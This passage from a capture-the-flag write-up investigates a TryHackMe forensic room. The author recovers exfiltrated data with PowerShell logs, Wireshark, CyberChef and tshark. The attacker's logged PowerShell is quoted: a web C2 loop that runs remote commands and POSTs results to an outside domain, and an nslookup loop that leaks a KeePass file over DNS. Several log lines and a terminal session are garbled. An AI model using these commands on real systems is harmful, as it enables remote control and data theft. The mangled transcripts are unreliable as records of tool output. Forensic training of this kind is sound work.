"ScriptBlockText": " $bytes=[System.IO.File]::ReadAllBytes($file);;pwd"
"ScriptBlockText": "$hex = ($bytes|ForEach-Object ToString X2) -join ''";pwd"
"ScriptBlockText": "$s=cdn.bpakcaging.xyz:8080;$p='http://'$s;Invoke-WebRequest -UseBasicParsing -Uri $p$&8cce49b0 -Headers @{"X-3
Bd2-8f49"=$t};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Url $p$&8cce49b0 -Headers @{"X-3Bd2-8f49"=$t}).Content;if ($c -ne 'None') {$r=lex $c -ErrorAction
Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$&27fe2489 -Method POST -Headers @{"X-3Bd2-8f49"=$t} -Body (([System.Text.Encoding]::U
TF8.GetBytes($e+$r) -join '') sleep 0.8)}n
"ScriptBlockText": "$split = $hex -split '(\\s{50})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakcaging.xyz\" $destination; echo \"Done\";pwd"
"ScriptBlockText": ".\\MuStic\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\";
"ScriptBlockText": "d"

```

Answer: POST

What is the protocol used during the exfiltration activity?

Since we learned in the previous task that the attacker used nslookup for data exfiltration we know that DNS was the protocol used for exfiltration.

Answer: DNS

What is the password of the exfiltrated file?

From the previous task we know that the attacker used sq3.exe to access plum.sqlite. Using plum.sqlite the attacker was able to access a Microsoft Sticky Note titled NOTE. Filtering on Wireshark for HTTP packets that contain sq3.exe I got the following:

No.	Time	Source	Destination	Protocol	Length	Info
42691	1254.003514	159.89.205.40	10.10.182.255	HTTP	114	HTTP/1.0 200 OK (text/javascript)
43797	1288.188299	159.89.205.40	10.10.182.255	HTTP	147	HTTP/1.0 200 OK (text/javascript)
44459	1373.974419	159.89.205.40	10.10.182.255	HTTP	195	HTTP/1.0 200 OK (text/javascript)
42700	1254.223710	10.10.182.255	167.71.211.113	HTTP	225	GET /sq3.exe HTTP/1.1

Looking through the packets I found that the highlighted packet contained the command we found earlier that accesses NOTE.

```

Frame 44459: 195 bytes on wire (1560 bits), 195 bytes captured (1560 bits) on interface \Device\NPF_{CCEA9B8D-9D36-437E-8084-B68FA02977F5}
  Interface id: 0 (\Device\NPF_{CCEA9B8D-9D36-437E-8084-B68FA02977F5})
  Encapsulation type: Ethernet (1)
  Arrival Time: Jan 13, 2023 17:25:38.742280000 utc
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1673630738.742280000 seconds

0000  02 bd 3f f3 86 01 02 c8 85 b5 5a aa 08 00 45 00  ..?... .Z..E.
0010  00 b5 dd 5f 40 00 26 06 49 58 9f 59 cd 28 0a 0a  .._@ & IX Y(..-
0020  b6 ff 1f 90 c6 8e e0 eb d9 12 17 14 05 13 50 19  .....
0030  01 f5 c5 8b 00 00 2e 5c 4d 75 73 69 63 5c 73 71  .....\ Music\sq
0040  33 2e 65 78 65 20 41 70 70 44 61 74 61 5c 4c 6f 3.exe Ap pData\Lo
0050  63 61 6c 5c 50 61 63 6b 61 67 65 73 5c 4d 69 63 calPack ages\mic
0060  72 6f 73 6f 66 74 2e 4d 69 63 72 6f 73 6f 66 74 rosoft.M icrosoft
0070  53 74 69 63 6b 79 4e 6f 74 65 73 5f 38 77 65 6b StickyNo tes_8wek
0080  79 62 33 64 38 62 62 77 65 5c 4c 6f 63 61 6c 53 yb3d8bbw e\Locals
0090  74 61 74 65 5c 70 6c 75 6d 2e 73 71 6c 69 74 65 tate\plu m.sqlite
00a0  20 22 53 45 4c 43 54 20 2a 20 66 72 6f 6d 20 "SELECT * from
00b0  4e 4f 54 45 20 6c 69 6d 69 74 20 31 30 30 22 3b NOTE lim it 100";
00c0  70 77 64 pwd

Frame (195 bytes)  Reassembled TCP (298 bytes)

Help Close

```

From here I went to the next packet in the stream and found a large block of encoded data.

```

POST /27fe2489 HTTP/1.1
X-38d2-8f49: 8cce49b0-b86459bb-27fe2489
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.18362.145
Content-Type: application/x-www-form-urlencoded
Host: cdn.bpakcaging.xyz:8080
Content-Length: 1522
Connection: Keep-Alive

92 105 100 61 56 54 56 49 53 48 98 100 45 97 53 54 52 45 52 50 51 98 45 57 50 53 54 45 55 48 100 51 55 56 49
55 57 52 98 49 32 77 97 115 116 101 114 32 80 97 115 115 119 111 114 100 13 10 92 105 100 61 97 100 56 98 53
50 102 48 45 101 49 98 98 45 52 48 102 54 45 98 98 102 57 45 52 55 97 53 51 102 57 49 56 48 97 98 32 37 112 57
94 51 33 108 76 94 77 122 52 55 69 50 71 97 84 94 121 124 77 97 110 97 103 101 100 80 111 115 105 116 105 111
110 61 68 101 118 105 99 101 73 100 58 92 92 63 92 68 73 83 80 76 65 89 35 68 101 102 97 117 108 116 95 77 111
110 105 116 111 114 35 49 38 51 49 99 53 101 99 100 52 38 48 38 85 73 68 50 53 54 35 123 101 54 102 48 55 98
53 102 45 101 101 57 55 45 52 97 57 48 45 98 48 55 54 45 51 51 102 53 55 98 102 52 101 97 97 55 125 59 80 111
115 105 116 105 111 110 61 49 49 48 54 44 52 51 59 83 105 122 101 61 51 50 48 44 51 50 48 124 49 124 48 124
124 89 101 108 111 119 124 48 124 124 124 124 48 124 124 56 99 97 50 50 99 48 101 45 98 97 53 101
45 52 57 57 97 45 97 56 54 99 45 55 52 55 51 97 53 51 100 99 54 100 101 124 55 52 102 48 56 55 50 52 45 99 99
99 57 45 52 99 101 54 45 57 52 101 55 45 56 99 57 57 101 54 99 100 52 50 99 54 124 54 51 56 48 57 50 50 52 55
51 57 55 49 57 57 53 56 57 124 124 54 51 56 48 57 50 50 52 55 53 49 54 49 48 55 48 55 57 13 10 13 10 80 97 116
104 32 32 32 32 32 32 32 32 32 32 32 32 32 13 10 45 45 45 45 45 45 45 32 32 32 32 32 32 32 32 32 32 32 32 32
32 13 10 67 58 92 85 115 101 114 115 92 106 46 119 101 115 116 99 111 116 116 13 10 13 10 13 10 13 10 13 10 13 10 HTTP/1.0 200 OK
Server: Apache/2.4.1
Date: Fri, 13 Jan 2023 17:25:38 GMT
Access-Control-Allow-Origin: *
Content-Type: text/plain

OK

Packet 44466. 2 client pkt(s), 2 server pkt(s), 1 turn(s). Click to select.

```

Entire conversation (1949 bytes) Show and save data as ASCII Stream 750 Find Next
Find: Filter Out This Stream Print Save as... Back Close Help

At first I tried decoding it using the “from Hex” option on CyberChef since we know the attacker used Hex for encoding in the previous task but that didn’t work. So I then used the “Magic” option on CyberChef to see if that helped any.

Output			
LF	Recipe (click to load)	Result snippet	Properties
LF	From_Decimal ('Space',false) LF	\id=868150bd -a564-423b- 9256- 70d3781794b1 Master Password CR LF \id=ad8b52f0 -e1bb-40f6- LF	Matching ops: From Hex Content LF Val id UTF8 LF Entrop y: 5.33

“Magic” recommends using “From_Decimal” so I did that and got our answer.

Input	
53 51 102 57 49 56 48 97 98 32 37 112 57 94 51 33 108 76 94 77 122 52 55 69 50 71 97 84 94 121 124 77 97 110 97 103 101 100 80 111 115 105 116 105 111 110 61 68 101 118 105 99 101 73 100 58 92 92 63 92 68 73 83 80 76 65 89 35 68 101 102 97 117 108 116 95 77 111 110 105 116 111 114 35 49 38 51 49 99 53 101 99 100 52 38 48 38 85 73 68 50 53 54 35 123 101 54 102 48 55 98 53 102 45 101 101 57 55 45 52 97 57 48 45 98 48 55 54 45 51 51 102 53 55 98 102 52 101 97 97 55 125 59 80 111 115 105 116 105 111 110 61 49 49 48 54 44 52 51 59 83 105 122 101 61 51 50 48 44 51 50 48 124 49 124 48 124 124 89 101 108 108 111 119 124 48 124 124 124 124 124 48 124 124 56 99 97 50 50 99 48 101 45 98 97 53 101 45 52 57 57 97 45 97 56 54 99 45 55 52 55 51 97 53 51 100 99 54 100 101 124 55 52 102 48 56 55 50 52 45 99 99 99 57 45 52 99 101 54 45 57 52 101 55 45 56 99 57 57 101 54 99 100 52 50 99 54 124 54 51 56 48 57 50 50 52 55 51 57 55 49 57 57 53 56 57 124 124 54 51 56 48 57 50 50 52 55 53 49 54 49 48 55 48 55 57 13 10 13 10 80 97 116 104 32 32 32 32 32 32 32 32 32 32 32 32 13 10 45 45 45 45 32 32 32 32 32 32 32 32 32 32 32 32 32 13 10 67 58 92 85 115 101 114 115 92 106 46 119 101 115 116 99 111 116 116 13 10 13 10 13 10 1522 1 Raw Bytes LF	+ □ ↻ ━

Output	
\id=868150bd-a564-423b-9256-70d3781794b1 Master Password \id=ad8b52f0-e1bb-40f6-bbf9-47a53f9180ab %p9^3!lL^Mz47E2GaT^y ManagedPosition=DeviceId:\?\ \DISPLAY#Default_Monitor#1&31c5ecd4&0&UID256#{e6f07b5f-ee97-4a90-b076- 33f57bf4eaa7};Position=1106,43;Size=320,320 1 0 Yellow 0 0 8ca22c0e-ba5e-499a-a86c- 7473a53dc6de 74f08724-ccc9-4ce6-94e7-8c99e6cd42c6 638092247397199589 638092247516107079	Path ---- C:\Users\j.westcott


Answer: %p9^3!lL^Mz47E2GaT^y

What is the credit card number stored inside the exfiltrated file?


Back to Wireshark for this one. The hint on TryHackMe says to “focus on the query type shown in the PowerShell logs.”

```
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq '{ScriptBlockText}' | sort | uniq
"ScriptBlockText": "$file='C:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
"ScriptBlockText": "$destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
"ScriptBlockText": "Shex = ($bytes|ForEach-Object ToString X2) -join '';;pwd"
"ScriptBlockText": "$s='cdn.bpakcaging.xyz:8080';$l='8cce49b0-b86459bb-27fe2489';$p='http://:$v=Invoke-WebRequest -UseBasicParsing -Uri $p$/$s/8cce49b0 -Headers @{\'X-3d2-8f49\'}=$l}.Content;if ($c -ne 'None') {Sr=ex $c -ErrorAction Stop -ErrorVariable e;Sr=out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$/$s/27fe2489 -Method POST -Headers @{\'X-3d2-8f49\'}=$l} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ') sleep 0.8}\n"
"ScriptBlockText": "$split = $hex -split '(\\\$s\\$g)'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakcaging.xyz\" $destination; echo \"Done\"};;pwd"
"ScriptBlockText": ".\\Musical\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\";
"ScriptBlockText": ".\\sb.exe -group=all;pwd"
```

The query used is searching for A records so I created a display filter in Wireshark also looking for A records.



From here I filtered down even further to only show the IP address, 167.71.211.113, found in the PowerShell logs.



Even with these filters WireShark is still showing 534 packets since in the command to exfiltrate the data the attacker is using the nslookup to split the data. The hint from earlier also said that we should use TShark for this question so I switched over. Initially I started with a simple filter for DNS with the display filter(-Y) set to “dns” and the fields(-e) set to “dns.qry.name” and using grep to only return packets that contain “.bpakcaging.xyz.” This is basically the same filter I used in Wireshark so again it will produce a lot of hits but I will filter further.

tshark -r capture.pcapng -Y 'dns' -T fields -e dns.qry.name |grep ".bpakcaging.xyz"

```
ubuntu@tryhackme:/Desktop/artefacts$ tshark -r capture.pcapng -Y 'dns' -T fields -e dns.qry.name |grep ".bpakcaging.xyz"
files.bpakcaging.xyz
files.bpakcaging.xyz
cdn.bpakcaging.xyz
cdn.bpakcaging.xyz
cdn.bpakcaging.xyz
cdn.bpakcaging.xyz
cdn.bpakcaging.xyz
cdn.bpakcaging.xyz
files.bpakcaging.xyz
files.bpakcaging.xyz
cdn.bpakcaging.xyz
cdn.bpakcaging.xyz
cdn.bpakcaging.xyz
cdn.bpakcaging.xyz
cdn.bpakcaging.xyz
cdn.bpakcaging.xyz
files.bpakcaging.xyz
files.bpakcaging.xyz
cdn.bpakcaging.xyz
03D9A29A67FB4BB50100030002100031C1F2E6BF714350BE58.bpakcaging.xyz.eu-west-1.ec2-utilities.amazonaws.com
03D9A29A67FB4BB50100030002100031C1F2E6BF714350BE58.bpakcaging.xyz.eu-west-1.ec2-utilities.amazonaws.com
03D9A29A67FB4BB50100030002100031C1F2E6BF714350BE58.bpakcaging.xyz.eu-west-1.compute.internal
```

To trim down some more I'll cut each line at “.” and select only the first field since that is the string of data we're interested in. From here another inverse instance of grep will be used to remove “cdn” and “files” as seen in the first filtering attempt.

```
tshark -r capture.pcapng -Y 'dns' -T fields -e dnsqry.name |grep ".bpakcaging.xyz" | cut -f1 -d '.' |grep -v -e "files" -e "cdn" | uniq
```

```
ubuntu@tryhackme:/Desktop/artefacts$ tshark -r capture.pcapng -Y 'dns' -T fields -e dnsqry.name |grep ".bpakcaging.xyz" | cut -f1 -d '.' |grep -v -e "files" -e "cdn" | uniq
03D9A29A67FB4BB5010000002100031C1F2E6BF714350BE58
05216AFC5AFF03040001000000420000A4DE74467FA0DFBFEB
EB78AE194B039263333EC968727A1F8CC4CD5151FAAC0520
00516334C81F95A871A6E6F5C6BB97075B74C6016ADAD4C3583
A327BF488837B48068060EA00000000000710000F22F
38943F8ED485C92D9A848CE2E20B82000C471578AF0E6A7EF35
A00731B6CE6192813F7AC951F0C646D99A27D01DE15C50920
007187B84004E121AED36687F57361E8AAC3169F81025A5E
30D657448P4401890A0400020000000040000D0A00A3865AE
FAA72A7E2F9869F30F5664F58A19582B0AA4C99880BE9F6C
07B1BE158394DACEAF21C13DA10E87918F2FB7849A47E0E51
3707D640D840A9AE690350A5FC0688CB312668BF7EA09610
AC88160CD73CD9C285C31FAB846C59856AD3A3C507F577
30C74C71726EB7203D50972946A25163Z232142CD358
EB0E73166838B245087121B26B6819A26D343FC6A22E0E03
B0DE71F57F58B3FF81C186E37E90087B3D987B8D974D5A868
9A2101BF780DCF24259AAB651E288CA9A0640C627B9A0244
0560174BAA9109735E6DD095245D2412431D354324DE84EE
SE70AF87FB9601AB888801C9C7E4A372EA2F2C0AFCDF013C0F1
DAS53D659C1020D0E9F62508E25A3C80608F826698FEE7C
03DD6E946E09E9FA1917969ACC1655A1808F2C1CB7023D6F8
ED26802B4BF7B2A95659656D772114297238AE3BF6BFB1AF8
BECFC8ECD2AFA4015863E0D7399F5DDB7594235E71A8804678A
7521F469B52464178E2166879ACF9CBAA8B9B8666CC7D93960C
7A676CD72F557E0C299445E7E0D9546FED10DABD30A2F23E039
SCC8613E343A9F84CE3C76BDAE97B18E8EB587999E68A4600
0986EBF730911EC5BFD0729D354A72888AC4FC326648F4828C
A14E793B6F6A6BA842289C08561F099841F980B1694CDA157A5
A1E6AD811D14C69311F859085FE4713C078E4AFB0E1C1D8922
FA72738648B0D1517A570908090801045F34B838FFC1ABDE03
66B8040D7E7A7E697B3080E6251399152EAAE8333BF487C
DC78912E879D19C6G64995E0BA3F80A28E10653821C08F10
```

From here I'm going to remove empty spaces and newlines using "tr" and then using xxd to save it as a KeePass database file that we can open with the password found earlier.

```
tshark -r capture.pcapng -Y 'dns' -T fields -e dnsqry.name |grep ".bpakcaging.xyz" | cut -f1 -d '.' |grep -v -e "files" -e "cdn" | uniq | xxd -p -r > protected_data.kdbx
```

```
File Edit View Search Terminal Help
ubuntu@tryhackme:/Desktop/artefacts$ tshark -r capture.pcapng -Y 'dns' -T fields -e dnsqry.name |grep ".bpakcaging.xyz" | cut -f1 -d '.' |grep -v -e "files" -e "cdn" | uniq | xxd -p -r > protected_data.kdbx
ubuntu@tryhackme:/Desktop/artefacts$ kpcli --kdb=protected_data.kdbx
$: command not found
ubuntu@tryhackme:/Desktop/artefacts$ Provide the master password: ****
Provide: command not found
ubuntu@tryhackme:/Desktop/artefacts$ kpcli: command not found
ubuntu@tryhackme:/Desktop/artefacts$ kpcli: No such file or directory
ubuntu@tryhackme:/Desktop/artefarts$ kpcli: command not found, did you mean:
```

After saving the file I opened it using the following command:

```
$ kpcli --kdb=protected_data.kdbx
```

Which left me with the output seen above and the answer was found near the bottom.

```
ubuntu@tryhackme:~/Desktop/artefacts$   Windows/
bash: Windows/: No such file or directory
ubuntu@tryhackme:~/Desktop/artefacts$ 
ubuntu@tryhackme:~/Desktop/artefacts$ kpcli:/protected_data> cd Homebanking
bash: kpcli:/protected_data: No such file or directory
ubuntu@tryhackme:~/Desktop/artefacts$ 
ubuntu@tryhackme:~/Desktop/artefacts$ kpcli:/protected_data/Homebanking> dir
bash: kpcli:/protected_data/Homebanking: No such file or directory
ubuntu@tryhackme:~/Desktop/artefacts$ 
ubuntu@tryhackme:~/Desktop/artefacts$   === Entries ===
==: command not found
ubuntu@tryhackme:~/Desktop/artefacts$   0. Company Card
0.: command not found
ubuntu@tryhackme:~/Desktop/artefacts$ 
ubuntu@tryhackme:~/Desktop/artefacts$ kpcli:/protected_data/Homebanking> show 0
sh: kpcli:/protected_data/Homebanking: No such file or directory
ubuntu@tryhackme:~/Desktop/artefacts$ 
ubuntu@tryhackme:~/Desktop/artefacts$   Title: Company Card
Title:: command not found
ubuntu@tryhackme:~/Desktop/artefacts$   Uname:
Uname:: command not found
ubuntu@tryhackme:~/Desktop/artefacts$   Pass:
Pass:: command not found
ubuntu@tryhackme:~/Desktop/artefacts$   URL:
URL:: command not found
ubuntu@tryhackme:~/Desktop/artefacts$   Notes:
Notes:: command not found
ubuntu@tryhackme:~/Desktop/artefacts$   String Values:
String: command not found
ubuntu@tryhackme:~/Desktop/artefacts$           1) Account Number = 4024007128269551
bash: syntax error near unexpected token `)'
ubuntu@tryhackme:~/Desktop/artefacts$           2) CVV = 970
bash: syntax error near unexpected token `)'
ubuntu@tryhackme:~/Desktop/artefacts$           3) Expiration Date = 3/2028
bash: syntax error near unexpected token `)'
ubuntu@tryhackme:~/Desktop/artefacts$           4) Name = Quick Logistics LLC
```

Answer:4024007128269551

Conclusion

Overall this was a relatively simple and enjoyable challenge room. I really enjoyed the email analysis sections and it was nice to use more wireshark but that last question really threw me for a loop. It took a lot of failed attempts and googling until I finally found a way to get the answer. At first I tried using CyberChef to decode the Hex and save the file but the VM didn't have access to the internet so I had to find a way to do it from the command line. I had no idea about xxd until I came across a walkthrough of this room on hackstreetboys.ph and would've been lost.